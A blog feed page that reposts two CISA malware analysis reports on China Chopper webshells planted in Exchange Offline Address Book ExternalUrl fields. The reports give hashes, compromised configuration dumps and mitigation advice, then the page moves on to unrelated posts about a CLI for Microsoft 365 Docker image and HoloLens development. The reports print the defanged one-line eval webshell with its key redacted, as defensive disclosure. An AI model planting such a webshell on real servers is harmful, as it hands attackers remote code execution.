by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
CISA received two files for analysis. These files appear to contain configuration data for two different Microsoft Exchange Offline Address Book (OAB) Virtual Directories (VD) extracted from a single Microsoft Exchange Server. Both output files show malicious modifications for the ExternalUrl parameters for these two OAB VDs on the targeted Exchange Servers. In one of the OAB VDs, the ExternalUrl parameter contains a “China Chopper” webshell which may permit a remote operator to dynamically execute JavaScript code on the compromised Microsoft Exchange Server.
For a downloadable copy of IOCs, see: MAR-10328923-1.v1.stix.
Submitted Files (2)
1e0803ffc283dd04279bf3351b92614325e643564ed5b4004985eb0486bf44ee (discover.aspx)
c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5 (RedirSuiteServerProxy.aspx)
Findings
c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5
Tags
backdoorwebshell
Details
| Name |
RedirSuiteServerProxy.aspx |
| Size |
2349 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
ab3963337cf24dc2ade6406f11901e1f |
| SHA1 |
9a29c483b38a7ae645c6c43a0b543f9def8818cc |
| SHA256 |
c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5 |
| SHA512 |
e37cd29532106a7f5ae4c248429190541d1b8403ec7df40616a8c6a0d0d4f98ac8a520277f18df3654f00eed4faa05d787adff5f498f5684117775cc49e22baf |
| ssdeep |
48:k/U0rd3W1BN46nIPQZLhPYFuQ14ONF0qy2q:kFd3WZvdYFPPNCqy2q |
| Entropy |
4.607268 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in Internet Information Services (IIS) on Microsoft Exchange servers. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End Code–
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
1e0803ffc283dd04279bf3351b92614325e643564ed5b4004985eb0486bf44ee
Tags
backdoorwebshell
Details
| Name |
discover.aspx |
| Size |
2230 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
ca7df873422d59c358397d3cb44ae6aa |
| SHA1 |
f95be23d52cbaa24bde99cf33a9be55bca688972 |
| SHA256 |
1e0803ffc283dd04279bf3351b92614325e643564ed5b4004985eb0486bf44ee |
| SHA512 |
9e696ad26291e391cb29aff1845f78f0024f4808b10aa17cf7192f6f144378ea43b5533e3e0669cc19b07d88e00f4be39a95fa5500559573177b59585b7dad30 |
| ssdeep |
48:kNrdelW1BDc0oM5QZLhPYFzQ14ONF0q6q:ktdelWfXWYF0PNCq6q |
| Entropy |
4.657248 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in IIS on Microsoft Exchange Servers. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:
—Begin Code—
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
—End Code—
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
Mitigation
If you find these webshells as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
CISA received two unique files for analysis. These files appear to contain configuration data for two different Microsoft Exchange Offline Address Book (OAB) Virtual Directories (VD) extracted from a single Microsoft Exchange Server. Both output files show malicious modifications for the ExternalUrl parameters for these two OAB VDs on the targeted Exchange Servers. In one of the OAB VDs, the ExternalUrl parameter contains a “China Chopper” webshell which may permit a remote operator to dynamically execute JavaScript code on the compromised Microsoft Exchange Server.
For a downloadable copy of IOCs, see: MAR-10328877-1.v1.stix.
Submitted Files (2)
71ff78f43c60a61566dac1a923557670e5e832c4adfe5efb91cac7d8386b70e0 (zXkZu6bn.aspx)
ee883200fb1c58d22e6c642808d651103ae09c1cea270ab0dc4ed7761cb87368 (shell.aspx)
Findings
71ff78f43c60a61566dac1a923557670e5e832c4adfe5efb91cac7d8386b70e0
Tags
backdoor
Details
| Name |
zXkZu6bn.aspx |
| Size |
2287 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
3e9201b5021dccd29ada4b74e79f2790 |
| SHA1 |
32f7b3cdbf1e8670cc2725107313fc7c6a90ad94 |
| SHA256 |
71ff78f43c60a61566dac1a923557670e5e832c4adfe5efb91cac7d8386b70e0 |
| SHA512 |
8a1cf70640ef649ba06db5d1d65f436e5f8d339bd0622a30b026c6c3af9092e1c44be5c2a943d8adb1a122df678ddf258aa05d922ee856e94bd383300fd89453 |
| ssdeep |
24:kk3S0rdj0r+rJTh91Q/PSLOy68U6SzMaEVMr68UB1idfhGhksXi2E4ONF0qlHyK+:kkC0rdH1Bzs6KIPQZGhkok4ONF0qlH3+ |
| Entropy |
4.584842 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End Code–
Note: The hard-coded key used for authentication was redacted from the code above.
This file contains the following configuration data (sensitive data was redacted):
–Begin Configuration For Compromised OAB VD–
Name : OAB (Default Web Site)
PollInterval : 240
OfflineAddressBooks : Default Offline Address Book (Ex2013)
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : True
MetabasePath : IIS://ITEX2.REDACTED.local/W3SVC/1/ROOT/OAB
Path : C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 2044.4)
Server : ITEX2
InternalUrl : hxxps[:]//mail.REDACTED.gov/oab
InternalAuthenticationMethods : OAuth
WindowsIntegrated
ExternalUrl : hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
ExternalAuthenticationMethods : OAuth
WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=ITEX2,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=bcex,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=bc,DC=local
Identity : ITEX2OAB (Default Web Site)
Guid : bf58512e-c24e-41b3-b03c-074cdb76fc1b
ObjectCategory : bc.local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 3/1/2021 8:50:04 AM
WhenCreated : 2/21/2019 5:53:27 PM
WhenChangedUTC : 3/1/2021 2:50:04 PM
WhenCreatedUTC : 2/21/2019 11:53:27 PM
OrganizationId :
Id : ITEX2OAB (Default Web Site)
OriginatingServer : ITDC4.REDACTED.local
IsValid : True
–End Configuration For Compromised OAB VD–
ee883200fb1c58d22e6c642808d651103ae09c1cea270ab0dc4ed7761cb87368
Tags
backdoor
Details
| Name |
shell.aspx |
| Size |
2292 bytes |
| Type |
ASCII text, with CRLF line terminators |
| MD5 |
81a94d49a40cbb980b33c9365e9c102f |
| SHA1 |
eaae8f25c1062b7d61a6e1a0a2e3d0e3bb9cc7d0 |
| SHA256 |
ee883200fb1c58d22e6c642808d651103ae09c1cea270ab0dc4ed7761cb87368 |
| SHA512 |
687561052e3d6218da275c1cd36cd835956acce0fb5c146250cf795547e35b4297745dcd2b7c2abc4051db06de9f73465c34036ec7d9c675b102e6d7b7fe10a7 |
| ssdeep |
24:kNrde90r+rJTh91Q/PSD56jfr6j71idfhGhkdinli2E4ONF0qArjI:kNrdel1B6k5QZGhkdak4ONF0q1 |
| Entropy |
4.478308 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised system. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell, which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server.
In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//a/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
–End Code–
This file contains the following configuration data (sensitive data was redacted):
–Begin Configuration For Compromised OAB VD–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS://ITEX2.REDACTED.local/W3SVC/1/ROOT/OAB
Path : C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 2044.4)
Server : ITEX2
InternalUrl : hxxps[:]//itex2.REDACTED.local/OAB
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : hxxp[:]//a/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=ITEX2,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=bcex,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=bc,DC=local
Identity : ITEX2OAB (Default Web Site)
Guid : 345506a1-c27f-4604-9dd4-f7ec7aedf4af
ObjectCategory : bc.local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 3/2/2021 6:24:59 AM
WhenCreated : 3/1/2021 8:50:15 AM
WhenChangedUTC : 3/2/2021 12:24:59 PM
WhenCreatedUTC : 3/1/2021 2:50:15 PM
OrganizationId :
Id : ITEX2OAB (Default Web Site)
OriginatingServer : ITDC4.REDACTED.local
IsValid : True
–End Configuration For Compromised OAB VD–
Mitigation
If you find these webshells as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Contributed | Mar 13, 2021 | Technology
This article is contributed. See the original author and article here.
We are delighted to announce that CLI for Microsoft 365 Docker images are now available to download and use from the Docker Hub.
If this doesn’t mean a lot to you right now, then let me explain why we feel this is a big deal.
Docker enables us to bundle a pre-configured version of CLI for Microsoft 365 together with all its required dependencies into a publicly downloadable image, which you can then use to create an isolated environment on your local machine, called a container, where you can use the CLI for Microsoft 365 without cluttering your machine with dependencies, and all performed by executing just a single command.
Sounds great, right? So how do you get started?
Firstly, you will need to have Docker installed and running on your host machine, to do that, checkout the guides over in the Docker documentation, its free and can be installed on any operating system. Once you have Docker running on your machine, open up your command prompt of choice and run the below command.

docker run –rm -it m365pnp/cli-microsoft365:latest
This command will instruct the Docker engine running on your host machine to start a container using an image called m365pnp/cli-microsoft365, as the :latest tag is specified we are also telling the engine to get the image which contains the latest stable version of the CLI.
As the image won’t exist on your host machine yet, Docker will automatically download the image from the Docker Hub, where our images are publicly available, then start a new container which invoking an interactive terminal session inside the container, this is determined by the presence of the -it switch in the docker run command.
By default, the interactive terminal that is opened is a bash shell, however if you prefer using PowerShell then thats fine, we have you covered as we also bundle PowerShell 7 as part of the image.
If you want to use PowerShell, simply add pwsh to the end of the docker run command and you will get a PowerShell session instead.
docker run –rm -it m365pnp/cli-microsoft365:latest pwsh


Now that you are at the interactive terminal, you can now invoke any CLI for Microsoft 365 command using the m365prefix as it is already installed, to help you, we have even pre-configured tab command completion for you in both bash and PowerShell. Neat right.
When you are done with your session, just type exit and your interactive terminal will be closed and with that, the isolated container will also be stopped and removed, freeing up resources on your host machine, this is determined by the presence of the –rm switch in the docker run command.

This doesn’t mean that the image you just downloaded has been removed as well, this remains on your machine, we just removed the container instance that was started, so when you run the docker run command again, this time you won’t need to download the image and just head straight for the interactive terminal.
As the container is removed after exiting the interactive terminal, everything stored in the container is removed, this includes any authentication information, therefore when you start a new container you will need to re-authenticate with Microsoft 365.
Checkout our guide for more details on how to use these images, including how to get the latest beta releases, update existing images, execute scripts stored on your local machine inside the running container and how to use your own Azure AD identity for connecting to Microsoft 365 from the running container.
We also demonstrated how to run CLI for Microsoft 365 in Docker container in the General Microsoft 365 Development Special Interest Group (SIG) – Bi-weekly sync call recorded on February 18, 2021.
We will be releasing new beta and stable versions as part of our regular release cadence, so you will be able to use the new version of the CLI for Microsoft 365 in Docker immediately after our release to npm.
For a list of available tags, checkout the m365pnp/cli-microsoft365 repository on Docker Hub for the latest images.
![[Guest blog] How Mixed Reality transformed my life – and how it might transform yours!](https://www.drware.com/wp-content/uploads/2021/03/large-1009-800x675.)
by Contributed | Mar 12, 2021 | Technology
This article is contributed. See the original author and article here.
This article was written by Hololens/Mixed Reality/Windows App Development and Maps fanatic
Joost van Schaik as part of our Humans of Mixed Reality Guest Blogger Series. Joost, a Senior Mixed Reality Software Architect at Velicus is based in the Netherlands and shares about his Mixed Reality journey.

This is a story in two parts. The first part is the story of a developer mesmerized by new tech.
Some people might call me a veteran developer. I have been writing software since the mid 80’s, been professionally employed as a developer since 1992, and honestly thought I had seen it all. Writing scripts, developing in CAD and Geographical information systems, frontend development, backend development, services, making Windows apps, Web apps, Cloud development, even mobile apps… I felt like if you name it, at one point in my life I had probably seen or even done it.
Boy, was I in for a surprise.
Until November 4, 2015. I found myself at the Microsoft Redmond campus as a MVP. And I had just – for the first time in my life – had a half hour of quality time with a new device that was not even out yet – the Microsoft HoloLens. I decided, on the spot, right there and then to become a HoloLens developer.
Turns out, it was a lot trickier than I thought. And the issues were not technical-related.
Somehow, I managed to convince my erstwhile employer to buy a HoloLens device. In fact, they got two, and they arrived very early in the release cycle early June 2016. In preparation I already trained myself in HoloLens development. After a few days I had my first self-made simple app, three months later I had my first HoloLens app in the store – it shows air traffic around Amsterdam Schiphol airport in 3D around you. It even made it to Windows weekly. I spent a lot of time demo-ing HoloLens. We even did a few commercial projects, and my future in Mixed Reality seemed secure.
